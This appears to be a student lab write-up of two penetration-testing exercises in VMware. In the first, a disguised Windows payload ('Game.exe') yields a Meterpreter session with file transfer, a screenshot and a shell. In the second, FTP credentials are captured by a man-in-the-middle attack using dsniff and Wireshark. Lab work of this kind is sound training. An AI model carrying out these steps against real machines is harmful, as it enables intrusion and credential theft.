



Question 1:

1. • Create payload for windows.
2. • Transfer the payload to the victim's machine.
3. • Exploit the victim's machine.

Create Game.exe in Kali and tried opening In Victim Machine



Exploitation Started of the Victim Machine (All details received from the Victim Machine)

The image shows two side-by-side windows from a VMware Workstation 15 Player. The left window is a Kali Linux terminal running Metasploit (msf5). The right window is a Windows Server 2016 file explorer showing the Downloads folder.

Kali Linux Terminal:

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-CHH56E6VSAD
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Windows Server 2016 File Explorer:

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installer ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application

Upload and Download of the a.txt & b.txt in the Victim Machine successfully

The image shows two side-by-side windows from a VMware Workstation 15 Player. The left window is a Kali Linux terminal running Metasploit (msf5). The right window is a Windows Server 2016 file explorer showing the Downloads folder.

Kali Linux Terminal:

```
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:f3:8e:7a
MTU        : 1500
IPv4 Address : 172.16.25.138
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2198:bd69:da90:c6ce
IPv6 Netmask : ffff:ffff:ffff:ffff::


meterpreter > upload a.txt
[*] uploading : a.txt -> a.txt
[*] uploaded  : a.txt -> a.txt
meterpreter > download b.txt
[*] Downloading: b.txt -> b.txt
[*] download   : b.txt -> b.txt
meterpreter > screenshot
Screenshot saved to: /root/igkLLezz.jpeg
meterpreter > shell
Process 3384 created.
Channel 3 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>powershell
```


Windows Server 2016 File Explorer:

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installer ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application

Screenshot taken of the Victim Machine



Made the CPU memory a bit high by increasing the load from kali in the Victims Machine




Question 2:


1. Create an FTP server
2. Access FTP server from windows command prompt
3. Do anmitm and username and password of FTP transaction using wireshark and dsniff.

Steps: -

Created FTP in Victim and Able to log in in FTP from Pen Tester System



Using dsniff Username & Password of Ftp transaction is displayed below
 Username of FTP: - Harry1
 Password: - 1234@abcd



Using Wireshark Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd

The image shows a Wireshark capture of an FTP transaction. The packet list on the left shows a series of packets from 173 to 200. The packet details pane on the right shows the structure of the selected packet (No. 199, Time 61.283484194, Source 172.16.25.149, Destination 172.16.25.150, Protocol FTP, Length 75). The packet bytes pane at the bottom shows the raw data of the selected packet, which is the FTP response containing the user login information.

No.	Time	Source	Destination	Protocol	Length	Info
173	52.079511862	172.16.25.149	172.16.25.150	FTP	112	Response: 200 OPTS UTF8 command successful
174	52.093583963	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=15 Ack=86 Win=0 Len=0
175	55.696361278	172.16.25.150	172.16.25.149	FTP	67	Request: USER Harry1
176	55.696546453	172.16.25.149	172.16.25.150	FTP	77	Response: 331 Password required
177	55.718645888	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=28 Ack=109 Win=0 Len=0
183	60.112789478	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [SYN, ECN, CWQ] Seq=0 Len=0
184	60.247586279	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [SYN, ACK] Seq=0 Ack=0 Len=0
185	60.247953110	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=1 Ack=1 Win=0 Len=0
186	60.249683757	172.16.25.149	52.139.168.125	TLSv1.2	264	Client Hello
187	60.249684843	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=1 Ack=211 Win=0 Len=0
188	60.398419724	52.139.168.125	172.16.25.149	TCP	2794	443 → 50860 [PSH, ACK] Seq=1 Ack=1 Len=0
189	60.398819035	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=211 Ack=274 Len=0
190	60.401461142	52.139.168.125	172.16.25.149	TLSv1.2	1931	Server Hello, Certificate, Server Key Exchange
191	60.412975626	172.16.25.149	52.139.168.125	TLSv1.2	180	Client Key Exchange, Change Cipher Spec
192	60.413259852	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=3718 Ack=331 Len=0
193	60.546278674	52.139.168.125	172.16.25.149	TLSv1.2	195	Change Cipher Spec, Encrypted Handshake
194	60.556335613	172.16.25.149	52.139.168.125	TLSv1.2	904	Application Data
195	60.556335718	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=3769 Ack=111 Len=0
196	60.713648299	52.139.168.125	172.16.25.149	TLSv1.2	255	Application Data
197	60.758419663	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=1187 Ack=391 Len=0
198	61.920242713	172.16.25.150	172.16.25.149	FTP	75	Request: PASS 1234@abcd
199	61.283484194	172.16.25.149	172.16.25.150	FTP	75	Response: 230 User logged in.
200	61.219230895	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=44 Ack=130 Win=0 Len=0

Packet 199 details:

- FTP: 75 Response: 230 User logged in.

Packet 199 bytes:

```
0000 00 0c 29 44 aa 1a 00 0c 29 f3 8e 7a 08 00 45 02  --)D....)--z..E
0010 00 38 61 f1 40 00 08 06 0d 81 ac 10 19 96 ac 10  -8a@.....
0020 19 95 c2 76 00 15 63 ab 0c 0f 8b 10 ff 8a 50 18  -...c.....P
0030 1f 94 4b f1 00 00 50 41 53 53 20 31 32 33 34 40  -K...PA SS 1234@
0040 61 62 63 64 0d 0a                                abcd..
```